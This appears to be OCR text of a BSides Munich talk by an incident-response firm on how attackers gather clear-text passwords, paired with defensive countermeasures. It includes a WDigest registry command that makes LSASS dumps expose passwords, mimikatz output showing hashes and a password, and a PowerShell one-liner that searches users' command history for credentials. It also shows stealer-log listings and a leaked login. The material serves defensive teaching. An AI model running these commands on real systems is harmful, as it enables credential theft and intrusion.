Fantastic Clear-Text Passwords and Where to Collect Them


BSides Munich

17.11.2025

Some People Just Want to See the World Burn

InfoGuard
SWISS CYBER SECURITY

- **I chose this topic because I find LSASS dumping to be excessively noisy**.
  However, a recent incident highlighted that… ⤵



- **DETECTED!** Not blocked. □ (VPN Login. Nexus / Nexus123 - no MFA. Local admin. Don't ask.)

- What's your SLA? 24x7? If not, good luck during the night and on weekends. 🧨

Not “Cleartext” Credentials by Default. However..

- The LSASS dump from before should not contain cleartext passwords by default (but you know, PTH and stuff.. 🔑)

- However, the little **WDigest** trick will let you collect cleartext credentials in the LSASS dump:

- `reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f`

Elastic.co - Modification of WDigest Security Provider

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1767606624 (00000000:695b8960)
Session           : RemoteInteractive from 16
User Name         : Administrator
Domain            : PORTAL
Logon Server      : PORTAL
Logon Time        : 17.11.2023 13:04:16
SID               : S-1-5-21-98958396-2956940227-2320151961-500
        msv :
         [00000002] Primary
         * Username : Administrator
         * Domain   : PORTAL
         * LM       : 333b88263d0b957b8b0ea5a7df135b03
         * NTLM     : 45d9dce7746eee80ba5b6574bdffefda
         * SHA1     : aed3fef6fcd17ed8c19b80ce87837e5573498d02
        tspkg :
         * Username : Administrator
         * Domain   : PORTAL
         * Password : eH!!&1=p
        wdigest :
         * Username : Administrator
         * Domain   : PORTAL
         * Password : eH!!&1=p
        kerberos :
         * Username : Administrator
         * Domain   : PORTAL
         * Password : eH!!&1=p
        ssp :
        credman :
```


Securing
Your Digital
World
InfoGuard
SWISS CYBER SECURITY
Quick Wins
Leak Sites & Stealer Logs


Buy a Stealer Package

- *I've got access to your network after I bought stealer logs. It was Racoon to be more exact.*

  One of your employees, Mary <redacted>, downloaded malware, and I guess Windows Defender was just turned off, because it's almost impossible to make any popular stealer like Redline, Racoon, Vidar to be FUD, especially spreading exe within tons of users.

  The attack was not targeted at you, I was looking for citrix accesses.

URL: https://citrix.<company>.de/logon/LogonPoint/index.html
USER: <username>
PASS: Colin.2111




[redacted]	--	Folder	24 Aug 2023 at 10:32
browsers	--	Folder	24 Aug 2023 at 10:32
autofills	--	Folder	24 Aug 2023 at 10:32
Chrome_112.0.5615.138-64_Default.txt	25 KB	Plain Text	24 Aug 2023 at 10:32
Chrome_112.0.5615.138-64_Profile 1.txt	941 bytes	Plain Text	24 Aug 2023 at 10:32
Edge_112.0.1722.58-64_Default.txt	161 bytes	Plain Text	24 Aug 2023 at 10:32
Roaming_?_Opera GX Stable.txt	209 bytes	Plain Text	24 Aug 2023 at 10:32
cookies	--	Folder	24 Aug 2023 at 10:32
extensions	--	Folder	24 Aug 2023 at 10:32
Bitwarden_Chrome_Default	--	Folder	24 Aug 2023 at 10:32
passwords.txt	17 KB	Plain Text	24 Aug 2023 at 10:32
System Info.txt	12 KB	Plain Text	24 Aug 2023 at 10:32
tags.txt	Zero bytes	Plain Text	24 Aug 2023 at 10:32
wallets	--	Folder	24 Aug 2023 at 10:32
Exodus	--	Folder	24 Aug 2023 at 10:32
announcements.json	2 bytes	JSON	24 Aug 2023 at 10:32
Cookies	20 KB	Document	24 Aug 2023 at 10:32
Cookies-journal	Zero bytes	Document	24 Aug 2023 at 10:32
exodus.conf.json	2 KB	JSON	24 Aug 2023 at 10:32
exodus.wallet	--	Folder	24 Aug 2023 at 10:32
Local State	389 bytes	Document	24 Aug 2023 at 10:32
Local Storage	--	Folder	24 Aug 2023 at 10:32
Network Persistent State	111 bytes	Document	24 Aug 2023 at 10:32
Preferences	120 bytes	Document	24 Aug 2023 at 10:32
window-state.json	142 bytes	JSON	24 Aug 2023 at 10:32

Or Buy Access to Fully Compromised Networks

- **Right:** Screenshot from an underground forum where a criminal offered full access (with domain admin) to a customer network.


- **Below:** Alternatively, leaked credentials for VPN access can be purchased where the users (known or unknown) are also domain administrators.



Giuseppe Jun 5th, 2023 at 12:00 PM

For initial access information: A darknet research showed the Netscaler including username and password of the `eda` account who is a domain admin.

CleanShot 2023-06-05 at 11.58.14@2x.png




1


Securing
Your Digital
World
InfoGuard
SWISS CYBER SECURITY
Password Files
It couldn't be simpler

The Dangers of Storing Unencrypted Passwords

- In a recent case, we examined the files opened by the attackers (list below).

- This is not uncommon. Attackers repeatedly find **plaintext password files** that enable rapid privilege escalation.



Timestamp	User	Process	File Accessed
Sep 18 2025 01:00:56	NEXUS	notepad.exe	C:\Temp\saPW\saPW.txt
Sep 18 2025 01:05:12	NEXUS	notepad.exe	C:\admin\cred_temp.txt
Sep 18 2025 01:13:17	NEXUS	notepad.exe	\\<server>\d$\Nexus\instsrv\srv_install\User.txt
Sep 18 2025 01:29:09	NEXUS	notepad.exe	\\<server>\c$\admin\cred_temp.txt

Proactive Defence - Snaffler


- *Snaffler is a tool for pentesters and red teamers to help find valuable credentials (creds mostly, but it's flexible) in a large, complex haystack (a massive Windows/AD environment).*

Github.com - Snaffler

- **And also for blue teamers** ☝


- Place a Canarytoken on your file share – I wrote about this topic on my blog 🤓

dfir.ch - Canarytokens: Catching Insider Threats (and Threat Actors?)



Proactive Defence - Defender for Endpoint

Should the user decide to save their passwords in Notepad, WordPad, or other Office applications, this activity is logged with Microsoft Defender for Endpoint and the user is notified of the activity, as illustrated below. In this scenario, the setting Notify Unsafe App is set to Enabled.





Depending on your userbase, incoming support calls may question why the prompts are occurring. ☎

Microsoft.com - Windows 11, version 22H2 Security baseline

PowerShell History

- `ls -R C:\Users*\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt | Select-String “password”, “-p”, “key”, “pwd”, “pass”, “pw”`






Proactive Defence - Protected Event Logging

InfoGuard
SWISS CYBER SECURITY

To protect this information, Windows 10 introduces Protected Event Logging. Protected Event Logging lets participating applications encrypt sensitive data written to the event log. Later, you can decrypt and process these logs on a more secure and centralized log collector.

Event log content is protected using the IETF Cryptographic Message Syntax (CMS) standard. CMS uses public key cryptography. The keys used to encrypt content and decrypt content are kept separate.

